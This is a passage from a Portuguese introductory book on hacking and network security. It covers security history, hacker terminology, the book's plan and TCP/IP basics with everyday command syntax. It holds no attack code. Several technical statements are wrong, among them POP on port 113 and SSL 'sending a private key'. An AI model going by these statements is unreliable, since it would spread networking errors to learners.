Mas a criptografia não acabaria com todos os problemas. Em 1982, o primeiro vírus de computador começou a infectar sistemas Apple II. Os IBC PCs também tinham vírus a partir de 1986, assim, antivírus comerciais já estavam disponíveis a partir de 1988. Nesse ano também, o filho do cientista chefe da NSA, a agência de segurança norte-americana mais poderosa, usou as credenciais de seu pai para lançar um *worm*, o primeiro tipo de vírus que se propagava via rede. Na época, causou grande prejuízo e dor de cabeça para seu criador, Robert Morris Jr. Esse vírus foi o precursor de diversas pragas de hoje, como MyDoom, Blaster e outros.

Invasores hostis já estavam na ativa na Internet no final da década de 1980. O astrônomo Clifford Stoll descobriu que estavam faltando 75 centavos na sua conta e na de outras pessoas e ajudou a pegar cinco hackers alemães que haviam invadido 450 computadores. Outras caçadas a invasores estavam começando – mas na época já havia gente demais fazendo isso.

Hoje, o hacking continua sendo um fenômeno crescente, com cada vez mais pessoas entrando nesse "submundo digital". E o Brasil não fica atrás dessa realidade.

1.4 Que Termo é Este?

Como são utilizados diversos tipos de termos no meio *underground*, é até comum alguém se confundir ao começar a pesquisar mais sobre os invasores e sua cultura. Por uma questão de mera curiosidade, vou enumerar aqui alguns dos termos mais utilizados e suas devidas explicações.

- **Hacker**: O termo original, utilizado desde as décadas de 1970 e 1980, servia para designar "fuçadores". Com o passar do tempo, foi sendo utilizado pela mídia para nomear invasores de sistemas. Isso se reforçou em 1995 com o filme *Hacker* e com o caso do mais famoso invasor do mundo, Kevin Mitnick, tido como "hacker do mal" na época. Até hoje esse termo ainda é utilizado de forma peculiar. Um garoto de doze anos que entrou no computador de sua escola para mudar sua nota é chamado de hacker. Um fraudador que engana pessoas, enviando-lhes um simples e-mail e pedindo que acessem o seu site para capturar suas senhas de acesso ao banco também é chamado de hacker pela mídia. Vamos ver alguns outros termos menos conhecidos.
- **Hacker White-hat**: Seria o "hacker do bem", chamado de "hacker chapéu branco". É aquela pessoa que se destaca nas empresas e instituições por ter um conhecimento mais elevado que seus colegas, devido ao autodidatismo e à paixão pelo que faz. Não chega a invadir sistemas e causar estragos, exceto ao realizar testes de intrusão. Resumindo: tem um vasto conhecimento, mas não o usa de forma banal e irresponsável.

- ⇨ **Hacker Black-hat**: "Hacker do mal" ou "chapéu negro". Esse, sim, usa seus conhecimentos para roubar senhas, documentos, causar danos ou mesmo realizar espionagem industrial. Geralmente tem seus alvos bem definidos e pode passar semanas antes de conseguir acesso onde deseja, se o sistema for bem protegido.
- ⇨ **Cracker**: O mesmo que "Hacker Black-hat".
- ⇨ **Engenheiro Social**: Utiliza-se de meios não técnicos para obter informações privilegiadas. Geralmente é um mestre em enganar e iludir as pessoas. No próximo capítulo, vamos falar sobre ele.
- ⇨ **Scammer**: Termo relativamente novo, o scammer é um fraudador que se utiliza de algumas falhas de programas comuns, como o Internet Explorer, e de um pouco de Engenharia Social para enviar usuários leigos a sites falsos, quase idênticos aos originais. Seu objetivo é capturar as senhas de acesso daquela pessoa ao banco ou qualquer outra instituição e, assim, roubar dinheiro de sua vítima.
- ⇨ **Script Kiddie**: Denominação dada ao invasor que não tem um conhecimento profundo nem alvos definidos. Não tem conhecimento de programação e utiliza as famosas "receitas de bolo" para fazer seus ataques. Para os kiddies, o que importa é a quantidade de sites que invadem, não a qualidade. Assim, "arranham" milhares de sites todos os dias, pichando sua página principal e, algumas vezes, realmente tendo acesso a arquivos importantes. Existem páginas na Internet com rankings dos grupos que tiram mais websites do ar. Para esses grupos, entre invadir uma seção do sistema da Nasa (o que levaria semanas), por exemplo, ou retirar do ar dez páginas de pequenos provedores, preferem a segunda opção.
- ⇨ **Defacer**: Script Kiddie que só se preocupa em substituir a página principal de algum website.
- ⇨ **Lamer**: Script Kiddie com pouco conhecimento, mas que se faz passar por um "guru da tecnologia".

Acredito que deu para notar que existem muitos termos diferentes no meio. E olhe que não citei todos, ainda existem wannabes, gurus, backers, phreakers etc., mas são irrelevantes. Para facilitar na hora de citar um invasor no livro, usarei o termo "hacker" mesmo. Mas,

por que, se eu mesmo condenei a prática da mídia de generalizar essa palavra? Primeiro, porque fica mais fácil o entendimento para as pessoas que estão pouco familiarizadas com os outros termos. É mais simples definir assim: hacker ético e não ético, da mesma maneira que existem bons e maus policiais. Pronto!

1.5 Divisão do Livro

Como disse anteriormente, a intenção desse material não é trazer um conteúdo extremamente avançado e técnico, e sim apresentar diversas técnicas e soluções de modo mais abrangente, para ser entendido pela maior quantidade de pessoas possível. Pode ser que você seja um usuário experiente e, mesmo assim, não saiba parte da matéria aqui tratada, afinal, o fato do livro ter uma linguagem pouco formal não o torna defasado.

As diferenças entre o meu antigo livro *Guia do Hacker Brasileiro* e esta nova obra não são poucas. Vou enumerar algumas:

- **Primeiro**: Agora são abordadas soluções de proteção para as técnicas de invasão/roubo de dados.
- **Segundo**: Existe uma nova seção inteiramente voltada para a segurança em si, contendo como conteúdo Firewalls, IDSs, Honeypots e outros.
- **Terceiro**: Em todos os capítulos técnicos, agora serão demonstrados links para programas em ambiente Windows e Linux, sem exceção.
- **Quarto**: Todas as técnicas de invasão e roubo de dados são mostradas com a finalidade de ensinar os leitores a realizar Penetration Test nos seus sistemas; logo, em alguns capítulos, teremos um passo-a-passo de assuntos considerados importantes.

Então, o conteúdo dos capítulos técnicos ficará assim:

- Assunto;
- Descrição;
- Softwares (Windows e Linux);
- Solução.

Em softwares serão apresentados programas da mesma categoria para Windows e Linux. Quando não for apresentado em sistemas diferentes, significa que você pode rodar o programa nos dois sistemas. Como fazer isso? Você tem duas opções:

- ⇨ Utilizar um emulador de sistema, como o Wine <www.winehq.org>, emulador de ambiente Windows para sistemas Linux, e o Cygwin <www.cygwin.com>, emulador de ambiente Linux para Windows.
- ⇨ Utilizar uma máquina virtual. Assim, você pode rodar outro sistema operacional sem precisar ficar trocando de um sistema para outro. É até muito interessante para testar recursos de rede quando se tem apenas uma máquina. Tente os links: Vmware <www.vmware.com>, VirtualBox <www.virtualbox.org> ou acesseo site do Virtual PC <www.microsoft.com>.

- 2 -

TCP/IP Básico

Neste capítulo, irei demonstrar o básico necessário para que seja fácil entender o resto do livro. Se você não é um iniciante, pode pular o capítulo. Se for, sugiro que leia e se acostume com alguns dos termos vistos aqui, pois serão muito utilizados na sequência do livro.

2.1 TCP/IP

O conjunto de protocolos TCP/IP foi desenvolvido pela Defense Advanced Research Projects Agency (DARPA). Ele foi criado para fornecer comunicação através da DARPA. Posteriormente, o TCP/IP foi incluído no Berkeley Software Distribution da Unix. Os Estados Unidos desenvolveram o TCP/IP porque desejavam uma rede que pudesse sobreviver a qualquer guerra ou conflito. Seja qual for o meio (cabos, fibras ópticas, micro-ondas, satélites), a meta é que os pacotes cheguem sempre ao seu objetivo. Utilizando essa tecnologia, a Internet foi criada.

O TCP/IP é dividido em quatro camadas (não confundir com as sete camadas do modelo OSI), que são:

2.2 Camada de Aplicação

Contém os protocolos de alto nível (HTTP, FTP, SMTP etc.). Todas as operações com esses protocolos e suas propriedades, sessões e controle de diálogos são realizadas nessa camada. Após o término,

os dados empacotados são enviados para a camada seguinte. A seguir, alguns dos muitos serviços utilizados nessa camada.

2.2.1 Protocolos

2.2.1.1 SMTP

O Simple Mail Transfer Protocol é o protocolo responsável por entregar mensagens de e-mail a um destinatário. Toda vez que seus e-mails são enviados, um servidor SMTP se encarrega de encaminhá-los ao seu destino. Essas mensagens vão ser recuperadas depois, através do servidor POP ou IMAP. No geral, o SMTP é utilizado para enviar a mensagem de um cliente para um servidor, necessitando, portanto, que você especifique esse servidor ao configurar o seu programa de e-mail.

2.2.1.2 POP

Esse protocolo é o responsável pelo recebimento dos e-mails. O IMAP (Internet Message Access Protocol) também é utilizado para isso, mas não é tão popular quanto o POP (Post Office Protocol). Ele geralmente se localiza na porta 113. Existem duas versões do POP. A primeira, chamada POP2, tornou-se um padrão na década de 1980 e dependia do SMTP. A versão mais nova, POP3, pode ser usada com ou sem SMTP.

2.2.1.3 FTP

Protocolo que permite a transferência de arquivos através da rede. Você acessa um servidor FTP com seu nome de usuário e senha, e coloca ou pega arquivos ali dentro. É uma maneira fácil e rápida de transferir dados, muito usada para colocar um site no ar rapidamente. Existe também o TFTP, que é por UDP (visto em camada de transporte), mas esse não possui autenticação nem confiabilidade, além de ser visto por muitos como um risco de segurança.

2.2.1.4 HTTP

Abreviação de Hyper Text Transfer Protocol, o HTTP é o protocolo usado pela World Wide Web, a rede mundial de websites da Internet. Ele é quem define como as páginas são formatadas e transmitidas e que ações servidores Web e navegadores (browsers) devem

tomar ao responder a certos comandos. Por exemplo, quando você entra com uma URL no seu browser, este envia automaticamente um comando HTTP (comando GET) ao servidor Web, dizendo a ele para transmitir a página Web requisitada.

O HTTP é um protocolo chamado de "sem estado", pois cada comando é executado independentemente, sem nenhum conhecimento dos comandos que vieram antes dele. Por isso, é difícil implementar sites Web que reajam de modo inteligente à entrada de dados de um usuário. Esse problema do HTTP está sendo melhorado por diversas novas tecnologias, incluindo ActiveX, Flash, Java, Javascript e Cookies.

2.2.1.5 SNMP

Abreviação de Simple Network Management Protocol, um conjunto de protocolos para manusear redes complexas. As primeiras versões do SNMP foram desenvolvidas na década de 1980. Ele funciona enviando mensagens, chamadas Protocol Data Units (PDUs), para diferentes partes de uma rede. Equipamentos com suporte a SNMP, chamados de agentes, gravam dados sobre si mesmos na Base de Manejamento de Informações (MIBs), e retornam esses dados para o programa que requisitou o SNMP.

2.2.1.6 DNS

Domain Name System é um sistema usado na Internet para converter os nomes de domínios em endereços numéricos (IPs). Isso porque é mais fácil lembrar de um nome do que um número. Cada vez que você digita um nome de domínio <www.exemplo.com.br>, um serviço DNS deve traduzir o nome para o seu endereço IP correspondente. É como se o sistema de DNS tivesse a sua própria rede. Se um servidor não consegue traduzir um nome de domínio, ele pergunta a outro que, se não souber, pergunta a um terceiro servidor e, assim, sucessivamente, até que o endereço IP seja obtido. Um domínio pode ser colocado em um subdomínio.

Alguns exemplos de domínios comuns são:

- ⇨ **COM**: Organizações Comerciais.
- ⇨ **EDU**: Organizações Educacionais.
- ⇨ **GOV**: Organizações Governamentais.
- ⇨ **MIL**: Organizações Militares.

- ⇨ **ORG**: Outras Organizações.
- ⇨ **NET**: Organizações relacionadas com a Internet.
- ⇨ **Identificador do País**: São duas letras que representam um país em particular. Exemplo: *br* (Brasil).

2.2.1.7 Telnet

Um programa de emulação de terminal para redes TCP/IP, como a Internet. O programa Telnet roda no seu computador e se conecta a um servidor na rede. Você poderá, então, entrar com comandos diretamente no programa Telnet e eles serão executados como se você estivesse entrando com eles diretamente no shell do sistema (prompt de comando). Isso possibilita a você controlar o servidor e se comunicar com outros computadores na rede. Para iniciar uma sessão de Telnet, você precisa se logar no servidor, entrando com nome de usuário e senha válidos. Às vezes, você não precisa nem se autenticar (exemplo: ao utilizar Telnet para se conectar à porta do SMTP).

2.2.1.8 SSL

O SSL (Secure Sockets Layer) foi desenvolvido pela Netscape para transmitir documentos privados pela Internet. Ele trabalha enviando uma chave privada para criptografar os dados que serão transmitidos durante a conexão SSL. Atualmente, quase todos os browsers suportam esse protocolo, e muitos sites Web o utilizam para obter informações confidencias de um cliente, como, por exemplo, números de cartão de crédito. As URLs que requerem uma conexão SSL começam com HTTPS ao invés de HTTP.

2.2.1.9 SSh


Praticamente uma evolução do Telnet, o SSh (Secure Shell) foi desenvolvido para permitir que você se conecte a uma máquina remota, execute comandos e mova arquivos entre uma máquina e outra. Ele possui um excelente sistema de autenticação e criptografia em meios inseguros (Internet, por exemplo). O SSh é o substituto de programas como Rlogin, Rsh, Rcp, Rdist e o próprio Telnet (que não utiliza criptografia).

O SSh também protege uma rede de ataques, tais como o IP Spoofing e o DNS Spoofing (vistos mais à frente no livro). Se alguém conseguir tomar o controle da rede, só consegue forçar o SSh a

desconectar e não consegue obter nenhum dado importante. Até na hora de se logar usando esse protocolo a transmissão da senha é criptografada, o que impede que alguém a capture.

2.2.2 Comandos

2.2.2.1 FTP



Transfere arquivos de ou para um computador remoto.

```
ftp [-v] [-d] [-i] [-n] [-g] [-s:nomearq] [-a]
[-w:tamanho] [computador]
```

O servidor FTP solicitará um usuário e a senha correspondente.

A maioria dos servidores FTP pode ser acessada por usuários não cadastrados, utilizando o usuário Anonymous.

Esse usuário não requer senha, mas muitos servidores solicitam como senha um endereço de e-mail.

Vejamos detalhadamente:

- **-v**: Elimina as mensagens de resposta do servidor.
- **-d**: Ativa o modo de depuração, exibindo os comandos FTP enviados e recebidos.
- **-i**: Desativa a confirmação para a transferência de cada arquivo em operações com múltiplos arquivos.
- **-n**: Elimina o login automático na conexão inicial.
- **-g**: Desativa o globbing que permite o uso de caracteres de máscara (*, ?) em nomes de arquivos.

- ⇨ **-s**: Especifica um arquivo de texto contendo os comandos FTP a serem executados automaticamente.
- ⇨ **-a**: Utiliza qualquer placa de rede para estabelecer a conexão com o servidor FTP.
- ⇨ **w**: Define o tamanho do buffer de transferência (o default é de 4 KBytes).
- ⇨ **computador**: Nome do servidor FTP ou endereço IP. Deve ser o último parâmetro da linha de comando.


A seguir está a sintaxe dos comandos interativos do protocolo FTP. Esses comandos são utilizados de acordo com cada sistema e, geralmente, já com a conexão on-line.

- ⇨ **Append**: Acrescenta informações a um arquivo.
- ⇨ **Ascii**: Indica que a transferência de arquivos será feita no modo de texto (arquivos apenas de texto, como TXT ou HTML).
- ⇨ **Bell**: Emite aviso sonoro ao término do comando.
- ⇨ **binary**: Indica que a transferência de arquivos será feita no modo binário (utilizado para arquivos não textos, como fotos, programas e vídeos).
- ⇨ **Bye**: Fecha a sessão FTP e sai do programa FTP.
- ⇨ **cd**: Seleciona um novo diretório de trabalho no computador remoto.
- ⇨ **Close**: Fecha a sessão com um servidor FTP.
- ⇨ **Debug**: Ativa/desativa o modo de depuração.
- ⇨ **Delete**: Elimina arquivos no computador remoto.
- ⇨ **Dir**: Lista o conteúdo de um diretório remoto.
- ⇨ **disconnect**: Fecha a sessão com um servidor FTP.
- ⇨ **Get**: Copia um arquivo de um computador remoto para o computador local.
- ⇨ **Glob**: Ativa/desativa o uso de caracteres de máscara (*,?) em nomes de arquivos.
- ⇨ **Hash**: Ativa/desativa a impressão de "#" para cada buffer transferido.

- ⇨ **Help**: Exibe help on-line de um comando FTP. Se o comando não for especificado, exibe a lista dos comandos disponíveis.
- ⇨ **Lcd**: Seleciona um novo diretório de trabalho no computador local.
- ⇨ **Literal**: Envia uma linha de comando diretamente ao servidor FTP.
- ⇨ **Ls**: Lista o conteúdo de um diretório remoto.
- ⇨ **Mdelete**: Elimina múltiplos arquivos no computador remoto.
- ⇨ **Mdir**: Lista o conteúdo de múltiplos diretórios no servidor remoto.
- ⇨ **Mget**: Copia múltiplos arquivos do computador remoto para o computador local.
- ⇨ **Mkdir**: Cria um diretório no computador remoto.
- ⇨ **Mls**: Lista o conteúdo de múltiplos diretórios no servidor remoto.
- ⇨ **Mput**: Copia múltiplos arquivos do computador local para o computador remoto.
- ⇨ **Open**: Estabelece uma conexão com um servidor FTP.
- ⇨ **Prompt**: Ativa/desativa a confirmação para a transferência com muitos arquivos.
- ⇨ **Put**: Copia um arquivo do computador local para um computador remoto (upload).
- ⇨ **Pwd**: Exibe o diretório corrente no computador remoto.
- ⇨ **Quit**: Fecha a sessão FTP e sai do programa FTP.
- ⇨ **Quote**: Envia uma linha de comando diretamente ao servidor FTP.
- ⇨ **Recv**: Copia um arquivo de um computador remoto para o computador local.
- ⇨ **Remotehelp**: Exibe help on-line para comandos diretos do servidor FTP.
- ⇨ **Rename**: Renomeia um arquivo.

- ⇨ **Rmdir**: Remove um diretório no computador remoto.
- ⇨ **Send**: Copia um arquivo do computador local para um computador remoto (upload).
- ⇨ **Status**: Exibe informações sobre a configuração do cliente FTP.
- ⇨ **Trace**: Ativa/desativa o modo trace (exibição de todas as ações executadas).
- ⇨ **Type**: Define ou exibe o tipo de transferência de arquivo (ASCII ou binary).
- ⇨ **User**: Especifica um novo usuário para o computador remoto.

2.2.2.2 Telnet



Conecta-se a uma máquina remota, utilizando seus recursos disponíveis.

```
telnet [host [porta]]
```

Sendo que host indica o nome de host ou endereço IP do endereço remoto e porta, o endereço da porta remota.

Comandos Interativos do Telnet:

- ⇨ **close**: Fecha uma conexão.
- ⇨ **display**: Exibe opções de conexão.
- ⇨ **environ**: Define variáveis de ambiente.
- ⇨ **logout**: Encerra uma conexão.
- ⇨ **mode**: Alterna entre os modos de transferência ASCII e binário.

- ⇨ **open**: Efetua a conexão com um computador remoto.
- ⇨ **quit**: Sai do Telnet.
- ⇨ **send**: Envia sequências de protocolo Telnet especiais para um computador remoto.
- ⇨ **set**: Define opções de conexão.
- ⇨ **unset**: Desativa parâmetros de conexão.

2.3 Camada de Transporte

Essa camada é responsável pelo controle do fluxo, confiabilidade e possível correção de erros na entrega dos dados. São esses protocolos que fazem a comunicação nas redes TCP/IP tão estáveis hoje. O próprio TCP no nome do protocolo corresponde a um dos excelentes recursos dessa camada.

2.3.1 Protocolos

2.3.1.1 TCP

Transmission Control Protocol ou TCP é um protocolo confiável para a transmissão de dados. Dizemos "confiável" porque ele se assegura de conseguir a conexão antes de enviar as informações; caso não consiga, retorna um erro. O TCP também garante que todos os pacotes sejam entregues e na exata ordem em que eles foram enviados. É fácil perceber a ação desse protocolo. Quando nos conectamos a um Messenger instantâneo, a um servidor de FTP, a uma página Web ou mesmo enviamos um e-mail, estamos usando o TCP.

2.3.1.2 UDP

UDP ou User Datagram Protocol é um protocolo de transporte de dados que, ao contrário do TCP, não faz nenhum tipo de conexão. Ele também possui poucos serviços de recuperação de erros, oferecendo, ao invés disso, uma maneira direta de enviar e receber dados em uma rede. É usado principalmente para o broadcast de mensagens em uma rede. Uma das utilizações em que você pode notar isso é no streaming de vídeo pela Internet. Neste você pode perceber que há pequenas falhas, alguns cortes etc. Isso é UDP, utilizado, nesse caso, porque a velocidade de transmissão é maior que a do TCP.

2.3.1.3 Portas

Para conseguir manipular múltiplas conexões ao mesmo tempo, tanto o TCP quanto o UDP utilizam números de portas. O intervalo numérico utilizado vai de 0 a 65.535. Muitos tipos de conversações usam portas específicas, como o SMTP, que utiliza a porta 25. Mas muitas dessas portas não têm uma descrição e podem ser aleatoriamente utilizadas.

- ⇨ Os números anteriores a 255 são para aplicativos públicos.
- ⇨ Os números de 255 a 1023 são usados por aplicativos comerciais.
- ⇨ Os números acima de 1023 não são regulamentados.

A seguir, você verá algumas portas e alguns serviços comumente utilizados nelas:

Porta	Protocolo	Serviço
7	TCP	Echo
11	TCP	Systat
13	TCP	Daytime
19	TCP	Chargen
20	TCP	FTP Data
21	TCP	FTP
22	TCP	SSH
23	TCP	Telnet
25	TCP	SMTP
42	TCP	Name server
43	TCP	Whois
49	UDP	Tacacs
53	TCP	DNS-zone
53	UDP	DNS-lookup
66	TCP	Oracle Sqlnet
69	UDP	TFTP
70	TCP	Gopher
79	TCP	Finger
80	TCP	HTTP
81	TCP	HTTP1
88	TCP	Kerberos
109	TCP	Pop2
110	TCP	Pop3


Porta	Protocolo	Serviço
111	TCP	SunRPC
119	TCP	NNTP
135	TCP	NT_RPC
139	TCP	Netbios
143	TCP	IMAP
161	UDP	SNMP
162	UDP	SNMP-TRAP
179	TCP	Bgp
256	TCP	SNMP-Checkpoint
389	TCP	LDAP
396	TCP	Netware-IP
443	TCP	HTTPS
513	TCP	Rlogin
513	UDP	Rwho
514	TCP	Rshell
515	TCP	Printer
515	UDP	Printer
520	UDP	Router
524	TCP	Netware-Ncp
799	TCP	Remotely_Possible
1080	TCP	Socks/Wingate
1024	TCP	Motorola_Cable_Modem_Telnet
1433	TCP	MS_SQL
1498	TCP	Sybase-Sql-Anywhere
1525	TCP	Oracle-Srv
1527	TCP	Oracle-Tli
1723	TCP	PPTP
1745	TCP	Winsock_Proxy
2000	TCP	Remotely_Anywhere
2001	TCP	Cisco-mgmt
2049	TCP	NFS

Essas são só algumas das muitas portas existentes. Para uma lista gigantesca de descrição de portas, visite o link a seguir:

<http://pt.wikipedia.org/wiki/Anexo:Lista_padr%C3%A3o_de_servi%C3%A7os_e_portas_associadas>

2.3.2 Comandos

2.3.2.1 Netstat



Lista as conexões ativas no momento, entre outras opções.

```
netstat [-a] [-e] [-n] [-o] [-p Protocolo] [-r]
[-s] [Intervalo]
```

Sendo que:

- **-a**: Mostra todas as conexões TCP ativas e as portas TCP e UDP que estão abertas.
- **-e**: Mostra estatísticas Ethernet, como o número de bytes e pacotes enviados e recebidos. Esse parâmetro pode ser combinado com -s.
- **-n**: Mostra conexões TCP ativas, fornecendo apenas endereços numéricos, sem os nomes de domínios.
- **-o**: Mostra conexões TCP ativas e inclui o número do processo para cada conexão. Esse parâmetro pode ser combinado com -a, -n e -p.
- **-p Protocolo**: Mostra conexões específicas por protocolo. Eles podem ser: tcp, udp, tcpv6 ou udpv6. Se esse parâmetro for usado com -s, podem ser usados tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6 ou ipv6.
- **-s**: Mostra estatísticas de cada protocolo pedido. O parâmetro -p pode ser usado para especificar um conjunto de protocolos.
- **-r**: Mostra o conteúdo da tabela de roteamento IP. Isso é equivalente ao comando route print.
- **Intervalo**: Repete as informações pedidas a cada "n" segundos. Pressione Ctrl+C para parar. Se esse parâmetro for omitido, o Netstat mostrará a informação somente uma vez.
- **/?**: Mostra a ajuda.

2.4 Camada de Internet

O objetivo dessa camada é assegurar que os dados cheguem ao seu destino, independente do caminho e das redes que utilizem para isso. O protocolo específico que governa essa camada é chamado Protocolo de Internet (IP). A determinação do melhor caminho e a comutação de pacotes acontecem nessa camada. Pense nisso em termos do sistema postal. Quando envia uma carta, você não sabe como ela vai chegar ao seu destino (existem várias rotas possíveis), mas o que realmente importa é que ela chegue. Vejamos alguns protocolos dessa camada a seguir.

2.4.1 Protocolos

2.4.1.1 IP

O endereço IP é um conjunto de números que identificam seu computador em uma rede. Inicialmente, você pode imaginar o IP como um número de telefone. Por padrão, cada computador ou equipamento ligado à Internet possui um endereço desse tipo. Também é permitido que o mesmo endereço IP seja usado em mais de uma interface (placa de rede) de um mesmo computador. As Redes do Protocolo Internet são sequências contínuas de endereços IP. Todos os endereços da rede têm um número de dígitos dentro dos endereços em comum. A porção dos endereços que são comuns entre todos os endereços de uma rede é chamada de "porção da rede". Os dígitos restantes são chamados de "porção dos hosts". O número de bits que é compartilhado por todos os endereços dentro da rede é chamado de "máscara de rede" (netmask) e o papel dela é determinar quais endereços pertencem ou não à rede. Por exemplo:

Endereço do Host	192.168.0.125
Máscara da Rede	255.255.255.0
Porção da Rede	192.168.0.X
Endereço da Rede	192.168.0.0
Endereço Broadcast	192.168.0.255

Qualquer endereço que termine em zero na sua máscara de rede revelará o endereço da rede a que pertence. O endereço de rede é sempre o menor endereço numérico dentro da escala de endereços da rede e sempre possui a porção host dos endereços codificada como zeros.

O endereço de broadcast é um endereço especial que cada computador em uma rede "escuta" em adição a seu próprio endereço. Esse é um endereço onde os datagramas enviados são recebidos por todos os computadores da rede. Certos tipos de dados, como informações de roteamento e mensagens de alerta, são transmitidos para o endereço broadcast e, assim, todo computador na rede pode recebê-los simultaneamente.

Existem dois padrões normalmente usados para especificar o endereço de broadcast. O mais aceito é usar o endereço mais alto da rede como endereço broadcast. No exemplo anterior, este seria 192.168.0.255. Algumas outras pessoas adotam o endereço de rede como o endereço broadcast.

Para facilitar o endereçamento, alguns grupos de endereços foram formados nas redes e agrupados em classes, que guardam um tamanho padrão das redes que podem ser usadas. As faixas dessas classes são as seguintes:

Classe	Máscara de Rede	Endereço de Rede
A	255.0.0.0	0.0.0.0 a 127.255.255.255
B	255.255.0.0	128.0.0.0 a 191.255.255.255
C	255.255.255.0	192.0.0.0 a 223.255.255.255
Multicast	240.0.0.0	224.0.0.0 a 239.255.255.255

2.4.1.2 ICMP


Abreviatura de Internet Control Message Protocol. A função do ICMP é enviar pacotes avisando possíveis erros ou informações. É muito utilizado pelo comando Ping, que pode ser usado para testar se um computador está on-line ou não.

2.4.1.3 ARP

Abreviatura de Address Resolution Protocol, protocolo usado para converter um endereço IP em endereço físico, como um endereço Ethernet (MAC). Um computador, querendo saber o endereço físico de outro, faz um broadcast na rede e o sistema procurado responde com a informação requisitada. Também existe o Reverse ARP (RARP), que pode ser usado por um host para descobrir seu endereço IP. Dessa maneira, o computador faz um broadcast do seu endereço físico e um servidor RARP responde com o endereço IP do computador procurado.

2.4.2 Comandos

2.4.2.1 ARP



Permite manipular o protocolo ARP, colocando, consultando ou removendo entradas na tabela.


```
arp -a [endereçoIP] [-N IPInterface]
arp -s endereçoIP endereçoMAC [IPInterface]
arp -d endereçoIP [IPInterface]
```

Observe, a seguir, os parâmetros e suas respectivas descrições:

- **endereçoIP**: Especifica o endereço IP a resolver ou alterar.
- **EndereçoMAC**: Especifica o endereço MAC a acrescentar ao cache do ARP. O endereço MAC é composto por 6 bytes (expressos em notação hexadecimal) separados por hífen.
- **IPInterface**: Especifica o endereço IP da placa de rede cuja tabela ARP deverá ser alterada. Por default, a primeira interface disponível será utilizada.
- **-a**: Exibe as entradas de cache do ARP. Se o endereçoIP tiver sido especificado, mostra somente a entrada referente a esse endereço.
- **-g**: O mesmo que –a.
- **-d**: Exclui do cache do ARP o host especificado por endereçoIP. Se IPInterface for especificado, exclui o host do cache da placa de rede indicada por IPInterface.

- ⇨ **-s**: Acrescenta ao cache do ARP uma associação entre endereçoMAC e endereçoIP. Se IPInterface tiver sido especificado, acrescenta a associação no cache do ARP da placa de rede indicada por IPInterface.
- ⇨ **-N**: Especifica o endereço IP da placa de rede à qual o comando se aplica.

2.4.2.2 Ipconfig




Exibe a configuração do protocolo TCP/IP. Sem nenhum parâmetro, exibe os valores de endereço IP, máscara de sub-rede e default gateway para cada placa de rede instalada.

ipconfig [/? | /all | /release [adaptador] **| /renew** [adaptador]**]**

